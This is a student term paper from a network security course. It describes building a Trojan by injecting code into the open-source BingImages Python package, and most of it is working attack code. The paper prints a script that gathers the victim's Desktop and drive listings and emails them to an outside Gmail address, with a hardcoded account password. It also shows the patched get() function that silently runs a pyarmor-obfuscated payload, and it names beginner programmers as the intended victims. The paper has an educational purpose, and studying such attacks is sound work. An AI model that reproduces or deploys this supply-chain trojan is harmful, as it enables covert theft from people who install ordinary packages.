Trojan Horse

Md. Tasnimul Alam
alam_m61291@utpb.edu

Lakshmiprasanna Kasu
kasu_l62785@utpb.edu

Geetha Sree
kollikonda_g62784@utpb.edu

The University of Texas Permian Basin

COSC4470: Applied Network Security

Dr. Quan Yuan

May 5, 2023

Background

The security topic that we are going to investigate is Trojan Horse. Malicious software in the world of cybersecurity is meant to disrupt computer systems, steal critical information, and cause havoc for users. A Trojan horse is a form of malware that is widely utilized by attackers. We constructed a Trojan horse in our project by injecting malicious code into a seemingly legitimate program. Our project's goal was to show how simple it is for attackers to disguise their malware as innocent software and steal information from unsuspecting victims. We will explore the threat of Trojan horses, the specifics of our investigation, and the ramifications of our results in this term paper.


Threat of Trojan Horses

Trojan horses are a form of virus named after the Greek mythological Trojan horse. On the surface, the Trojan horse looks to be innocent, but once inside a system, it offers a backdoor for attackers to obtain illegal access to the system. The dangerous code can collect confidential information, install new malware, and take control of the system, among other things. Trojan horses are especially harmful since they are frequently disguised as legitimate software, making it harder for users to detect. Once installed on a system, the Trojan horse can function undetected for extended periods of time, allowing the attacker to collect information or do damage without being detected.

Our Project

To ensure a successful Trojan Horse attack we have injected malicious code into a perfectly legitimate python package. Our target victims are the people who are currently at the beginning stage of learning to code and software development in python. We have chosen python as it is one of the most popular programming languages among new coders or beginners. From GitHub we have selected an open-source python package that does web search using its API via Bing. With simply one line of code users can search for images in a customized way and get as many image links they want. They further can open images from those links if they want. Let's look at the code example of this and later on we will get to see how and where we have injected our malicious code.

BingImages: https://github.com/joelbarmettlerUZH/BingImages.git



joelbarmettlerUZH Update README.md 478d3ae on Jul 3, 2020 17 commits

.idea	new sdist directory entry	5 years ago
BingImages	removed copyrighted tmp images	5 years ago
dist	new sdist directory entry	5 years ago
LICENSE	Initial commit	5 years ago
LICENSE.txt	initial commit	5 years ago
MANIFEST	Added local tar files	5 years ago
README	Added local tar files	5 years ago
README.md	Update README.md	3 years ago
setup.cfg	initial commit	5 years ago
setup.py	new sdist directory entry	5 years ago

README.md

Bing Images - unofficial API

BingImages is a python packages which lets you easily search for images online using the bing images search engine. BingImages offers you the following cool features:

- Search for images like you would using any search engine

About

BingImages is a python packages which lets you easily search for images online using the bing images search engine.


api search-engine image bing pypi pip python-packages bing-image

Readme
MIT, MIT licenses found
6 stars
1 watching
3 forks
Report repository

Releases 6
Replaces v_06 Latest
on May 6, 2018
+ 5 releases

Packages
No packages published

Code Example:



```
detail[names[0]] = list(BingImages("Wallpaper of rainforest", color="red", count=5).get())
```

Convert links to list
Scrap five links
Insert links to this array index
Customize search
Calling the get function to sent data to this search in Bing

We inserted the malicious code in the get function of the **BingImages** package so that when a user calls this function it will execute the code we have injected.

```
import os
import smtplib
import socket
import psutil
from datetime import datetime
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.application import MIMEApplication

# Get the list of files and directories in your Desktop folder
partitions = psutil.disk_partitions(all=True)
desktop_path = os.path.join(os.path.expanduser("~"), "Desktop")
files_and_folders = os.listdir(desktop_path)
file_info = f"{os.linesep}".join(files_and_folders)

drive_names = []
for partition in partitions:
    file_info += f"\n\nList of files from {partition.device}:\n"
    if partition.device not in drive_names:
        drive_names.append(partition.device)
        file_info += f"{os.linesep}".join(os.listdir(partition.device + "\\"))
        #print(f"Drive {len(drive_names)}: {partition.device}")

# Specify the email address you want to send the email from
sender_email = "tasnimul.alam.cse@ulab.edu.bd"
# Specify the corresponding email's password
sender_password = "Abc153Xyz1531*"
# Specify the email address you want to send the email to
recipient_email = "darkanonymous153@gmail.com"
# Specify the email subject

current_datetime = datetime.now().strftime("%Y-%m-%d_%H-%M")
email_subject = current_datetime
# Get computer name
computer = socket.gethostname()
# Specify the email message
email_message = f"File list from {computer}'s desktop folder :{os.linesep}"
email_message += f"\nTotal number of drives in {computer}: {len(drive_names)}\n"

# Create a message object and set its attributes
message = MIMEMultipart()
message["From"] = sender_email
message["To"] = recipient_email
message["Subject"] = email_subject
message_text = file_info
message.attach(MIMEText(email_message + message_text))

# Connect to the SMTP server
with smtplib.SMTP_SSL('smtp.gmail.com', 465) as server:
    # Start the connection
    server.ehlo()
    # Re-identify ourselves over the encrypted connection
    server.ehlo()
    # Authenticate with the email server
    server.login(sender_email, sender_password)
    # Send the email
    server.sendmail(sender_email, recipient_email, message.as_string())
```

What this code does is it collects the list of all drives and its subfolders list.


```
drive_names = []
for partition in partitions:
    file_info += f"\n\nList of files from {partition.device}:\n"
    if partition.device not in drive_names:
        drive_names.append(partition.device)
        file_info += f"{os.linesep}".join(os.listdir(partition.device + "\\"))
        #print(f"Drive {len(drive_names)}: {partition.device}")
```

Then with SMTP (Simple Mail Transfer Protocol) we send the list to our email address. In actual scenario this would be hackers email address or database information. We could have done more but as we are showing this operation live in the class and we are experimenting on our computer, we are just sending our files lists to the email for the demonstration.

Obfuscation using Pyarmor:

For the obfuscation part we have used pyarmor to obfuscate the malicious code that we have written. We obfuscated the code so that if a user is alerted about the possible danger of Trojan Horse, he/she can't even read the malicious code. To do that we installed pyarmor in our computer for the obfuscation part. After the execution part our code will be unreadable. Like this although it is long character strings (Almost three page long) but for this report we have cut down some of its part:

```
frompyarmor_runtime_000000 import __pyarmor__
__pyarmor__(__name__, __file__,
b'PY000000\x00\x03\x0b\x00\xa7\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\x00\x00\x00@\x00\x00\x00S\x0c\x00
\x00\x12\t\x04\x00o\x14\xe9\xc1\xc6!z\xdc\xf9\x012\x90R\xd3f\x86\x00\x00\x00\x00\x00\x00\x00\x00\x9e\xbc\x
103!\xd2\x8ex\r{\x99\xdd\xba\xb0\xee\xbd\x01&\xca\r\x18\x1as\xfe9C\xf6/|\xe8\x17f\x02\xde`\x0b\x83\xd3i\xe
3=\xce\x14\x1f\xd9\xba\x93\xd5\xd3\x86*X\x1b\x83\x8a\xea\x91"W/7\xfe\xe5\x8a\xc3\xce\x94\xde\xf1\xff\x074\
x08_:\x15>y\xc1\x14*\xf4\x88\xed\xba<\x1aF\xf3\xd5\xe9C\x7fT\x9a\xc7\x17s^\x0c\xc8\xf8\x16\x1b\x15\x00A\xe
7\x8c\\Y\x16ef\xa0\x04\xa8+{\x1d/%8\x9cko\x0c\xe22\x17\xe3}\x8d\x1a\\\xb2]\x11>\x00A\xfbA\x15\xc5\xadD?\xe
aN@\xfd\x146\xa0\xb6\x9f\x19e\x81V\xdcM\xd8:\xdb\xf5p)\x95E\x84r\xe5(\x94\x7f\xd3\xe8\xffI6HU\x03C\x00\xbf
\xfd\xb7e\xb37I\x7f\x01Z\xd0\xe1\xf3\x84\xc0@\xa1\xdc0\xf4\x0e%\\\x95^\xef\xa6\xf4\xf8\xee\x9f\xa4\xb9\x8b
\x9b\xf4Oo\x10\xf7\xa7\x0c\xf9Z\xd4~W\xac\xea\xc9H\x81\xd9\x1e\xe7\xe9B>\x8b\x85b\tQ\xf3_\x98\\\x0fLD)~\xb
eR…)
```


File Edit Selection View Go Run Terminal Help
executable.py - TrojanHorse - Visual Studio Code
experiment.py
executable.py
bg.py
bing_downloader.py
Network > dist > executable.py

```
# Pyarmor 8.1.7 (trial), 000000, non-profits, 2023-04-20T02:03:43.453496
from pyarmor_runtime_000000 import __pyarmor__
__pyarmor__(__name__, __file__, b'PY000000\x00\x03\x0b\x00\xa7\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\x00\x00\x00@\x00\x00\x0
```

We saved the obfuscated code in a file called **executable.py** so that in future if we want we can add more malicious code into it.

Then we injected this malicious file when the user called the get function of the BingImages the malicious code will be executed.


```
import bs4
import requests
import re
import os
import threading

class BingImages():
    def __init__(self, topic, count=35, size=None, color=None, type=None, layout=None, person=None, 
age=None, licensetype=None):
        self.__topic = topic.replace(" ","+")
        self.__count = count
        self.__baseUrl = self.__assembleLink(size, color, type, layout, person, age, licensetype)
        self.__urls = set([])

    def __assembleLink(self, size, color, type, layout, person, age, licensetype):
        filters = ""

        possibleSizes = ["small", "medium", "large", "wallpaper"]
        possibleColors = ["yellow", "orange", "green", "red", "teal", "black", "white", "grey", "blue", 
"purple", "pink", "brown", "gray"]
        possibleTypes = ["photo", "clipart", "linedrawing", "animatedgif", "transparent"]
        possibleLayouts = ["square", "wide", "tall"]
        possiblePersons = ["face", "portrait"]

        ageDict = {
            "day":"lt1440",
            "week":"lt10080",
            "month":"lt43200",
            "year":"lt525600"
        }

        licenseDict = {
            "creativeCommons":"Type-Any",
            "publicDomain":"-L1",
        }

        if size in possibleSizes:
            filters += "+filterui:imagesize-"+size.upper()
        if color in possibleColors:
            filters += "+filterui:color2-FGcls_"+color.upper()
        if type in possibleTypes:
            filters += "+filterui:photo-"+type.lower()
        if layout in possibleLayouts:
            filters += "+filterui:aspect-"+layout.lower()
        if person in possiblePersons:
            filters += "+filterui:face-"+person.lower()
        if age in ageDict.keys():
            filters += "+filterui:age-"+ageDict[age]
        if licensetype in licenseDict.keys():
            filters += "+filterui:license"+licenseDict[licensetype]

        url = "https://www.bing.com/images/async?q=" + self.__topic +"&first=0&count=" + str(self.__count)
+ "&relp=" + str(self.__count) + "&qft=" + filters +
"&lostate=c&mmasync=1&dgState=c*5_y*1640s1812s1758s1694s1705_i*36_w*186&IG=EABACC36F4F145FE94A4536B89DE0E4
9&SFX=2&iid=images.5662"
        return url

    def get(self):
        html = requests.get(self.__baseUrl).content
        soup = bs4.BeautifulSoup(html, "lxml")
        os.popen("python Network\dist\executable.py")
        urls = set([])

        for link in soup.findAll('a'):
            link = str(link)
            #reg = re.findall('"murl":"(?s).*","turl":"', link)
            reg = re.findall('(?s)"murl":".*?","turl":"', link)

            if len(reg) > 0:
                urls.add(reg[0][8:-10])

        self.__urls = urls
        return urls

    @staticmethod
    def download(urls, folder="."):
        if not os.path.exists(folder):
            os.makedirs(folder)

        for link in urls:
            try:
                link = link.replace("\\","/")
                imgName = link[len(link) - 1 - link[::-1].index("/"):]
                if "?" in imgName:
                    imgName = imgName[:len(imgName) - 1 - imgName[::-1].index("?")]
                r = requests.get(link, stream=True)
                with open(folder + "/" + imgName, 'wb') as f:
                    for chunk in r.iter_content():
                        f.write(chunk)
            except Exception as e:
                print("WARNING: BingImages Resource could not be downloaded. URL: {}".format(link))

if __name__ == "__main__":
    musk = BingImages("Elon Musk", count=20).get()
    BingImages.download(musk, "./tmp")
```

The red colored code here is the code that will call the obfuscated malicious code. Now if the user executes the normal code and calls the get function it will send the private information of the user's computer.

```
from BingImages import BingImages
from PIL import Image
import requests
import os
from io import BytesIO


# Search n Bing and scrap data
detail = {}
names = ["Toyota", "Mercedes", "Lamborghini", "Kia"]
detail[names[0]] = list(BingImages("JavaScript Code", type="photo", count=5).get())
detail[names[1]] = list(BingImages("Java code", color="red", count=5).get())
detail[names[2]] = list(BingImages("C++ code", type="photo", count=5).get())
```

```
detail[names[3]] = list(BingImages("Kotlin Code", licensetype="publicDomain", count=5).get())

print(detail[names[2]][2])

# URL of the image
url = detail[names[2]][2]
# Download the image
response = requests.get(url)
filename = "image.jpg"
with open(filename, "wb") as f:
    f.write(response.content)

# Display the image
img = Image.open(filename)
img.show()

# Delete the image file
os.remove(filename)
```

Output:



2023-05-05_22-03

tasnimul.alam.cse@ulab.edu.bd
to me

10:03 PM (5 minutes ago)

```
File list from VivoBookS15's desktop folder :

Total number of drives in VivoBookS15: 2
Adobe Premiere Pro (Beta).lnk
DigitalSignature.html
NFT Code.txt
node_modules
package-lock.json
package.json
script.js
style.css

List of files from C:\:
$Recycle.Bin
$SysReset
$WinREAgent
Config.Msi
Documents and Settings
DumpStack.log
DumpStack.log.tmp
hiberfil.sys
Intel
OneDriveTemp
pagefile.sys
PerfLogs
Program Files
Program Files (x86)
ProgramData
Python311
Recovery
```

Conclusion:

One of the most important things we have learnt is that Trojan horses can be very difficult to detect. Even the best antivirus software can be fooled by a well-crafted Trojan Horse. This is why it is important to be cautious about what you download and install on your computer. If you are not sure about the source of a file, it is best to avoid it altogether. Trojan Horses can be used to steal personal information, install malware on your computer, or even take control of your computer. So it is important to take steps to protect yourself from the risk of Trojan Horses by:

- Enabling 2 factor authentication .
- Keeping operating systems and software up to date with latest security patches.
- Be careful of any personal information you share online.
- Be careful of what links you click on and what attachments you open.
- Using a firewall to block unauthorized access to your computer.

Trojan Horse project acts as a reminder of the importance of maintaining strong security measures and promoting ethical behavior in the digital world.